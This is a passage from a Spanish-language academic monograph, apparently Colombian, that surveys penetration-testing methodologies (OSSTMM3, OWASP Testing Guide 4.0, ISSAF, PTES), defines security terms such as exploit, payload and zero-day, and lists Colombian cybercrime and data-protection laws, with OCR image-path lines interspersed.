
Fuente: autor.

- **Módulos de prueba.** Para elegir el tipo de prueba apropiado, se debe comprender cómo están diseñados los módulos. Dependiendo de la minuciosidad, el negocio, la distribución del tiempo y los requisitos de la auditoría, el Analista puede querer programar los detalles de la auditoría por fase. Hay cuatro fases en la ejecución de esta metodología:

  - Fase de inducción
  - Fase de interacción
  - Fase de investigación
  - Fase de intervención

Cada fase proporciona una profundidad diferente a la auditoría, pero ninguna fase individual es menos importante que otra en términos de seguridad real. Reunir todos los módulos proporciona una metodología completa que se aplica a todos los tipos de pruebas de seguridad, ya sea que el objetivo sea un sistema en particular, una ubicación, una persona, un proceso o miles de ellos, esta metodología trata de asegurar que la prueba se lo más completa y eficiente posible.

Figura 3. Metodología OSSTMM3



Fuente: OSSTMM3.


4.1.2 Metodología OWASP (*Testing Guide 4.0*)[26]. El objetivo del proyecto de pruebas OWASP es ayudar a las personas a entender el qué, por qué, cuándo, dónde y cómo de la prueba de las aplicaciones web. Este documento está diseñado para ayudar a las organizaciones a entender lo que comprende un programa de pruebas y para ayudarles a identificar los pasos que deben realizarse para construir y operar un programa de pruebas en aplicaciones web. La guía ofrece una amplia visión de los elementos necesarios para hacer un programa

26 MEUCCI & ANDREW. Testing Guide 4.0. Estados Unidos: Open Web Aplication Security Project (OWASP) 2013

comprensible de seguridad para aplicaciones web. Esta guía puede utilizarse como una guía de referencia y metodología para ayudar a determinar la brecha entre las prácticas existentes y las mejores prácticas de la industria. Esta guía permite a las organizaciones compararse con colegas del sector, para comprender la magnitud de los recursos necesarios para probar y mantener el software, o para prepararse para una auditoría.

- Ciclo de vida y *framework* de pruebas. En el Capítulo 3 denominado El Framework Referencial de Pruebas OWASP, define algunas pruebas típicas que pueden desarrollarse dentro de una organización. Describe que puede ser visto como un *framework* referencial que comprende técnicas y tareas que son apropiadas en diferentes fases del ciclo de vida de desarrollo del software (SDLC).

Figura 4. Modelo SDLC genérico




Fuente: OWASP.

Las empresas y equipos de proyecto pueden utilizar este modelo para desarrollar su propio *framework* de pruebas y para mirar los servicios de pruebas de los proveedores. Este *framework* de pruebas no puede considerarse como prescriptivo, sino como un enfoque flexible que puede ser extendido y moldeado para adaptarse a los procesos de desarrollo y cultura de la organización.

Este *framework* de pruebas consiste de las siguientes actividades que deben ocurrir:

- Antes del inicio del desarrollo
- Durante la definición y diseño
- Durante el desarrollo
- Durante la implementación
- Mantenimiento y operaciones

Figura 5.Flujo de trabajo del marco de prueba OWASP



Fuente. OWASP.

- **Puntos de control y pruebas de seguridad**. Una prueba de seguridad es un método para evaluar la fiabilidad de un sistema informático o red mediante una metódica validación y verificación de la efectividad de los controles de seguridad de la aplicación. Una prueba de seguridad de aplicaciones web se centra sólo en evaluar la seguridad de una aplicación web. El proceso implica un análisis activo de la aplicación en busca de deficiencias, fallas técnicas o vulnerabilidades. Cualquier problema de seguridad que se encuentre será presentado al propietario del sistema, junto con una evaluación del impacto y una propuesta de mitigación o una solución técnica.

La metodología de pruebas de OWASP se centra en recoger todas las técnicas de pruebas posibles, explicar estas técnicas y mantener la guía actualizada. El método de pruebas de seguridad de aplicaciones Web OWASP se basa en el enfoque de Caja Negra. El evaluador no sabe nada o tiene muy poca información sobre la aplicación a probar.

La metodología propone dos fases en las pruebas de seguridad. Una fase pasiva, donde se observa el funcionamiento de la aplicación y "se juega" con todas las funcionalidades posibles de la misma. El objetivo de esta fase es entender la lógica de operación e identificar los posibles vectores de ataque y/o

vulnerabilidades. A continuación, en una segunda fase se ejecutarán de forma activa las pruebas propuestas según los vectores identificados en la fase anterior.[27]

Los test o pruebas se agrupan en 11 categorías para sumar un total de 91 puntos de control:

- *Information Gathering*
- *Configuration and Deployment Management Testing*
- *Identity Management Testing*
- *AuthenticationTesting*
- *AuthorizationTesting*
- *Session Management Testing*
- *Input ValidationTesting*
- *Error Handling*
- *Cryptography*
- *Business Logic Testing*
- *Client SideTesting*

A lo largo de estos puntos de control se describen pormenorizadamente y con ejemplos, las pruebas a realizar para detectar las posibles vulnerabilidades y/o debilidades en cada categoría. Temas tan importantes como la inyección SQL, fuga de información, métodos de autenticación o cifrado débil, validación incorrecta de parámetros y otros muchos son descritos en detalle, proporcionando al auditor una visión clara del problema de seguridad y las contramedidas a adoptar.

- **Informe de resultados.** La guía incluye también un capitulo acerca de la elaboración de un informe de la auditoría. Se propone una modelo de informe estructurado en tres secciones principales:

○ Informe ejecutivo, donde se valora de forma clara y sencilla los resultados obtenidos en la auditoría, sin entrar en detalles técnicos, y orientado a dar una visión de alto nivel del impacto de los hallazgos encontrados.


○ Informe de pruebas, que describe técnicamente el detalle de la acción, el alcance y limitaciones de cada test realizado.

27 LÓPEZ, Antonio. OWASP Testing Guide v4.0. Guía de seguridad en aplicaciones Web. España: Instituto Nacional de Ciberseguridad de España S.A.2017. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet https://www.certsi.es/blog/owasp-4

o Informe de hallazgos, para presentar los resultados obtenidos de cada test así como la contramedida recomendada para la mitigación corrección de los problemas encontrados

4.1.3 Metodología OISSG - ISSAF (*Information Systems Security Assessment Framework*)[28]. El objetivo del proyecto se centra en una metodología de pruebas de penetración, diseñada para la evaluación de redes, sistemas y controles de aplicación, en donde se visualizan varios puntos de forma cíclica e iterativa, destacando que su enfoque está diseñado en tres grandes fases y una evaluación de nueve pasos, como se observa en la siguiente figura.

Figura 6. Aproximación metodología ISSAF



Fuente OISSG – ISAAF.

[28]RATHORE y OTROS. Information Systems Security Assessment Framework (ISSAF). Estados Unidos: Open Information Systems Security Group (OISSG), 2006

- **Fase I – Planeación y preparación**. Dentro de esta fase se propone el intercambio de información inicial acerca del objetivo, así como la preparación y planificación de lo que se realizara dentro de las pruebas, se deben establecer los puntos de partida, objetivos, el tiempo que se empleara, las fechas y horarios de acceso, al igual que los limites y fines de la misma, se recomienda la firma de un acuerdo de evaluación formal entre las partes que intervienen, con el fin de enmarcar todo el procedimiento respetando las normatividades y leyes vigentes.

  - Identificación de las personas responsables en ambas partes.

  - Reunión de apertura de las pruebas para confirmar el alcance, enfoque y confirmar la metodología que se tendrá en cuenta.

  - Aceptación de casos de prueba y las rutas de escalamiento.

- **Fase II – Evaluación.** En esta fase de la metodología se realizan las pruebas de penetración correspondientes, de acuerdo a lo pactado en el punto preliminar, como se observó en la figura anterior, se propone el seguimiento de nueve capas para aumentar de forma gradual en los diferentes niveles de acceso a los activos de información.

  - Reunión de información.
  - Asignación de red.
  - Identificación de vulnerabilidad.
  - Penetración.
  - Obtener acceso y escalada de privilegios.
  - Enumeración adicional
  - Compromiso de usuario – sitios remotos.
  - Mantenimiento de acceso.
  - Pistas de cobertura.

- **Fase III – Informes, limpieza y destrucción de artefactos.** En este paso la metodología propone la realización de los respectivos informes verbales, en los cuales se dice que debe informarse de forma inmediata si en el transcurso de las pruebas se identifican problemas cítricos, para garantizar que la empresa corrija las novedades encontradas, formulando una contramedida para salvaguardarlo, al igual se indica la elaboración de un informe final, donde se detallan las pruebas efectuadas y los resultados obtenidos, al igual que una serie de recomendaciones para mejorar los puntos críticos hallados, se recomienda seguir una estructura organizada y bien soportada.

  - Resumen de gestión.

  - Alcance del proyecto (y partes fuera de alcance).

- Herramientas que se han utilizado (incluidos exploits).

- Fechas y horas de las pruebas reales en los sistemas.
- Cada resultado individual de las pruebas realizadas (Los informes de análisis de vulnerabilidad se pueden incluir como anexos).

- Lista de todas las vulnerabilidades identificadas con las respectivas recomendaciones para resolver los problemas encontrados.

- Lista de puntos de acción.

Por otra parte, se indica que se debe realizar una limpieza, eliminando toda la información almacenada acerca de la organización, así como las puertas traseras creadas o las modificaciones efectuadas en los sistemas para la verificación de vulnerabilidades o debilidades presentes en los mismos y la destrucción de los artefactos instalados para el acceso persistente a las aplicaciones.

4.1.4 *Penetration Testing* (*A Hans-On Introduction to Hacking*)[29]. Este libro escrito por (Weidman, 2014), permite conocer algunas definiciones básicas de las fases que se deben tener en cuenta en una prueba de penetración, así como la construcción de un pequeño laboratorio y el desarrollo de varios ejercicios para la generación de conocimiento práctico, así como el mejoramiento de las habilidades en el campo del *pentesting*.

Cabe resaltar que se menciona la utilización del estándar PTES (*Penetration Testing Execution Standard*)[30], dentro del cual se visualiza el seguimiento de siete (7) pasos que se utilizan en una prueba de penetración, descritos a continuación:

- **Interacciones previas al compromiso.** En esta etapa se deben acordar cada uno de los puntos que se requieren abordar dentro de la prueba de penetración, teniendo en cuenta que varias de las acciones que se realizan podrían ser intrusivas para la organización. Es importante comprender los objetivos comerciales de la empresa, las pruebas anteriores que hayan realizado, los dispositivos frágiles con los cuales se debe tener un cuidado especial, así como las inquietudes más álgidas, para conocer el panorama de las exposiciones que más les preocupan.

29 WEIDMAN, Georgia. , Penetration Testing (A Hans-On Introduction to Hacking). San Francisco: No starch press, 2014

30 NICKERSON Y OTROS. High Level Organization of the Standard. 2014 [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet http://www.pentest-standard.org/index.php/Main_Page

- Alcance: Cual es el direccionamiento que será expuesto a la prueba y cual no se debe involucrar, que tipo de acciones están permitidas con el fin de determinar si es posible el uso de *exploits*, escaneo de puertos y servicios o ataques de ingeniería social; todo esto debe quedar claro antes de comenzar el desarrollo de la prueba, porque podría ser posible que solo con la detección de las posibles vulnerabilidades sea suficiente.

- Tiempo de la prueba: Es necesario determinar la ventana de tiempo que se autoriza, tanto en días como en horas, para evitar la interrupción de servicios críticos.

- Contactos: En caso de encontrar una vulnerabilidad seria que pudiera afectar la empresa, se debe tener contacto con la persona encargada para dar aviso en el menor tiempo posible.

- Autorización de terceros: En caso de que los servicios se encuentren alojados en servidores de otras empresas, es necesario que se efectúan las autorizaciones pertinentes y la declaración los límites de responsabilidad en caso de que algo inesperado ocurra.

- Costos: Se deben acordar los costos, formas y fechas de pago, así como la firma de una cláusula de confidencialidad y no divulgación de la información que se obtenga.

- **Recopilación de información.** En esta fase se utilizan todas las fuentes posibles de información abierta (OSINT) para recolectar datos que pudieran ser de valor para la prueba, al igual que se ejecutan herramientas de reconocimientos de puertos, búsqueda de metadatos en documentos encontrados, entre otras, con el fin de verificar la exposición de la organización en internet, así como: huellas, mecanismos de protección, equipos y servicios utilizados, empleados, relaciones con otras empresas, entre otras.

- **Modelado de amenazas.** Partiendo de la fase anterior, se generan estrategias para penetrar los sistemas de la organización utilizando diferentes técnicas y conocimientos sobre los posibles puntos débiles encontrados, en este proceso es importante reunir la documentación relevante, identificar y categorizar los activos primarios y secundarios, así como las amenazas y comunidades de amenazas, y por último la asignación de comunidades de amenazas contra los activos.

- **Análisis de vulnerabilidad.** En esta fase se comienzan a descubrir las vulnerabilidades activas y el nivel de éxito que podrían tener al tratar de ser explotadas, es muy importante que se realice un trabajo bien hecho, teniendo en cuenta que el uso de un *exploit* o herramientas en una vulnerabilidad falsa, podría

causar la interrupción de los servicios o el disparo de las alarmas y protecciones de seguridad existentes.

Aunque se utilicen software automatizados para el análisis de vulnerabilidades, es necesario realizar un análisis crítico de las mismas, teniendo en cuenta, que varios de los resultados que presentan estas herramientas, podrían conducir a errores y generar falsos positivos.

Es posible utilizar pruebas activas en las que implica la interacción directa con el componente a verificar, o las pasivas, tales como: análisis de metadatos y supervisión de tráfico.

- **Explotación**. Esta fase se centra en establecer el acceso a un sistema o recurso, eludiendo las medidas de protección instauradas, de acuerdo con el análisis efectuado en el punto anterior, en el cual, se han definido los sitios más cítricos y la probabilidad de éxito, junto con el mayor impacto que podría causar en la organización.

Cabe resaltar que se deben aplicar técnicas de evasión para escapar de la detección durante la prueba, con el fin de evitar ser vistos por sistemas de detección de intrusos (IDS) o sistemas de prevención de intrusiones (IPS), al igual que es importante mantener la precisión en los ataques realizados para efectuar el proceso lo más silencioso posible.

- **Explotación posterior.** Teniendo en cuenta el éxito del paso anterior, no solo se debe ingresar, si no también, es importante efectuar las acciones que se requieran para lograr encontrar información confidencial, documentación de alto valor, elevación de privilegios e instalación de puertas traseras o persistencias en los servicios, debido a que si la incursión se efectuó en un sistema heredado, el cual no posee información útil o de interés, el nivel de riesgo de la vulnerabilidad es significativamente menor, en comparación con sistemas de desarrollo del cliente.

- **Informes**. Esta fase es una de las más importantes, teniendo en cuenta, que es la forma de comunicarle a la organización los hallazgos encontrados, indicando los puntos fuertes, al igual que aquellos donde se necesita mejorar la seguridad, describiendo el paso a paso de cada prueba realizada, desde el ingreso, lo que se encontró y como solucionarlo; dentro de este, se debe incluir un informe ejecutivo y uno técnico, así:

  - **Resumen ejecutivo.** Ofrece una descripción general de alto nivel para los directivos de la empresa, explicando los hallazgos encontrados, al igual que las recomendaciones y conclusiones, utilizando para la descripción de cada punto un lenguaje fácil de entender; podría contener: Fondo, postura general, perfil de riesgo, hallazgos generales, recomendaciones, mapa de ruta estratégico.

o **Resumen técnico.** Además de la información anterior, en este reporte se deben incluir todos los detalles técnicos de las pruebas realizadas, separadas por las fases en las cuales se dividió el trabajo: Introducción, recopilación de información, evaluación de vulnerabilidad, explotación, post explotación, riesgo de exposición y conclusiones.

4.2 MARCO CONCEPTUAL

Es importante escribir la representación general de toda la información que se maneja en esta monografía.

4.2.1 Test de Penetración. Las pruebas o test de penetración son la forma más viable de medir la seguridad de los sistemas de información, utiliza las mismas herramientas y procesos que realizaría un delincuente informático para tener acceso a su organización, pero en un entorno totalmente controlado que tiene como finalidad identificar las fallas de seguridad que puedan tener su empresa, para después arreglar estas fallas y evitar que una persona mal intencionada se aproveche de ellas.[31]

4.2.2 *HackValue*. *Hackvalue* es la noción entre los hackers de que algo vale la pena o es interesante. Los hackers pueden obtener una gran satisfacción al romper la seguridad de red más difícil, y es algo que lograron y que no todos pudieron hacer.[32]

4.2.3 Vulnerabilidad. La vulnerabilidad es la existencia de una debilidad o un error de diseño o implementación que, cuando se explota, conduce a un evento inesperado e indeseable que compromete la seguridad del sistema. En pocas palabras, la vulnerabilidad es una laguna de seguridad que permite que un atacante ingrese al sistema pasando por alto varias autenticaciones de usuario.[33]

4.2.4 *Exploit.* Un *exploit* es una violación de la seguridad del sistema de TI a través de vulnerabilidades, en el contexto de un ataque a un sistema o red. También se refiere a software malicioso o comandos que pueden causar un comportamiento imprevisto del software o hardware legítimo a través de atacantes que aprovechan las vulnerabilidades**.**[34]

[31]Concepto de Test de Penetración - (DragonJAR)
[32]Concepto de *HackValue* -(EC-Council, 2015)
[33]Concepto de Vulnerabilidad -(EC-Council, 2015)
[34]Concepto de Exploit -(EC-Council, 2015)

4.2.5 *Payload.* La carga útil (*payload*) es la parte de un malware o un *exploit* que realiza las acciones maliciosas previstas, que pueden incluir la creación de acceso de puerta trasera a la máquina de la víctima, daños o eliminación de archivos y robo de datos. Los *hackers* usan muchos métodos para ejecutar la carga útil, como activar una bomba lógica, ejecutar un programa infectado o usar una computadora desprotegida conectada a una red.[35]

4.2.6 *Zero-Day Attack.* En un ataque de día cero, el atacante aprovecha vulnerabilidades en una aplicación informática antes de que el desarrollador de software pueda lanzar un parche para ellas.[36]

4.2.7 *Daisy Chaining.* Implica obtener acceso a una red y/o computadora y luego usar la misma información para obtener acceso a múltiples redes y computadoras que contienen información deseable.[37]

4.2.8 *Doxing.* *S*e refiere a la recopilación y publicación de información de identificación personal, como el nombre y la dirección de correo electrónico de una persona, u otra información sensible perteneciente a una organización completa. Las personas con intenciones maliciosas recopilan esta información de canales de acceso público como Internet.[38]

4.2.9 *Bot.* Un "bot" (una contracción de "robot") es una aplicación de software o programa que se puede controlar de forma remota para realizar una tarea automatizada. Los hackers usan bots como agentes que llevan a cabo actividades maliciosas a través de Internet. Los atacantes usan máquinas infectadas para lanzar ataques de denegación de servicio (DDoS), keylogging, espionaje, etc.[39]

4.2.10 *VMware Workstation Pro.* VMware Workstation Pro le permite ejecutar múltiples sistemas operativos a la vez en la misma PC con Windows o Linux. Con él se pueden crear Máquinas Virtuales de Linux y Windows y otros entornos de escritorio, servidor y tableta, completos con redes virtuales configurables y simulación de condiciones de red, para usar en el desarrollo de códigos,

[35]Concepto de Payload -(EC-Council, 2015)
[36]Concepto de Zero-Day Attack -(EC-Council, 2015)
[37]Concepto de Daisy Chaining -(EC-Council, 2015)
[38]Concepto de Doxing -(EC-Council, 2015)
[39]Concepto de Bot -(EC-Council, 2015)

arquitectura de soluciones, pruebas de aplicaciones, demostraciones de productos, entre otros.[40]

4.3 MARCO LEGAL

En Colombia han sido varias las leyes y los decretos, que reglamentan diferentes aspectos que tienen que ver con la Informática y el uso de medios electrónicos, algunos de ellos de carácter más administrativo, donde se puede observar la protección de los usuarios y sus datos en el mundo digital, otros donde se enmarcan la creación de entidades de Ciberseguridad y Ciberdefensa, y por otra parte los que enmarcan los delitos y sus penas, algunos de estos son:

- Ley 1273 de 2009.[41]

  Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado de la protección de la información y de los datos- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones. Esta Ley es una de las más importantes en cuanto a delitos informáticos en Colombia, dentro de ella se presentan los siguientes capítulos y conductas:

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

- Artículo 269A: Acceso abusivo a un sistema informático.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.
- Artículo 269C: Interceptación de datos informáticos.
- Artículo 269D: Daño Informático.
- Artículo 269E: Uso de software malicioso.
- Artículo 269F: Violación de datos personales.
- Artículo 269G: Suplantación de sitios web para capturar datos personales.
- Artículo 269H: Circunstancias de agravación punitiva.

[40]Concepto de VMware Workstation Pro - (VMware, 2018)

41Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 1273 de 2009. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internethttps://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

- Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.

- Por servidor público en ejercicio de sus funciones.

- Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.

- Revelando o dando a conocer el contenido de la información en perjuicio de otro.

- Obteniendo provecho para sí o para un tercero.

Con fines terroristas o generando riesgo para la seguridad o defensa nacional.

- Utilizando como instrumento a un tercero de buena fe.

- Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información.

De los atentados informáticos y otras infracciones.

- Artículo 269I: Hurto por medios informáticos y semejantes.

- Artículo 269J: Transferencia no consentida de activos.

- CONPES 3701 DE 2011 – "Lineamientos Ciberseguridad y Ciberdefensa."[42]

- CONPES 3854 DE 2016 – "Política Nacional de seguridad digital."[43]

- Ley 527 de 1999 – "Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación."[44]

42CONSEJO NACIONAL DE POLITICA ECONÓMICA Y SOCIAL DE COLOMBIA. Conpes 3701 de 2011: Lineamientos de política para la Ciberseguridad y Ciberdefensa. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet https://www.mintic.gov.co/portal/604/articles-3510_documento.pdf

[43]CONSEJO NACIONAL DE POLITICA ECONÓMICA Y SOCIAL DE COLOMBIA. Op. Cit. p. 41. Conpes 3654 de 2016. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos /3854.pdf

44 MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Ley 527 de 1999. https://www.mintic.gov.co/portal/604/articles-3679_documento.pdf

- Ley 594 de 2000 – “Por medio de la cual se dicta la Ley General de Archivos y se dictan otras disposiciones.” Incorporación de tecnologías de avanzada en la administración y conservación de los archivos.[45]

- Ley 679 de 2001 – “Por medio de la cual se expide un estatuto para prevenir y contrarrestar la explotación, la pornografía y el turismo sexual con menores.” Responsabilidades del Ministerio de Comunicaciones y los proveedores de servicios de Internet.[46]

- Ley 1266 de 2008 – “Por la cual se dictan las disposiciones generales del Hábeas Data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países.”[47]

- Ley 1341 de 2009 – “Por la cual se definen principios y conceptos sobre la sociedad de la información y la organización de las Tecnologías de la Información y las Comunicaciones –TIC–, se crea la Agencia Nacional de Espectro.”[48]

- Ley 1480 de 2011 – “Por medio de la cual se expide el Estatuto del Consumidor” Donde se mencionan la utilización de medios electrónicos.[49]

- Decreto 2364 de 2012 – "Por medio del cual se reglamenta el artículo 7 de la Ley 527 de 1999, sobre la firma electrónica.”[50]

- Decreto 032 de 2013 – "Por la cual se crea la Comisión Nacional Digital y de Información Estatal."[51]

---

45 ALCALDÍA MAYOR DE BOGOTÁ. Ley 594 de 2000. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=4275

46 MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Ley 679 de 2001.[En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:https://www.mintic.gov.co/portal/604/articles-3685_documento.pdf

47 (Congreso de Colombia - Ley 1266, 2008) SECRETARIA DEL SENADO DE COLOMBIA. Ley 1266 de 1988. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www. secretariasenado.gov.co/senado/basedoc/ley_1266_2008.htm

48 MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Ley 1341 de 2009. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:https://www.mintic.gov.co/portal/604/articles-3707_documento.pdf

49 ALCALDÍA MAYOR DE BOGOTÁ D.C.. Ley 1480 de 2011. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet:http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1. jsp?i=1480

50 PRESIDENCIA DE LA REPÚBLICA DE COLOMBIA. Decreto 2364 de 2012. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: htpp://presidencia decolombia.gov.co.

51 Ministerio de Tecnologías de la Información y las Comunicaciones. Decreto 0032 de 2013. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://www.mintic.gov.co/portal/604/articles-3602_documento.pdf

5. DISEÑO METODOLÓGICO

5.1 TIPO DE INVESTIGACIÓN

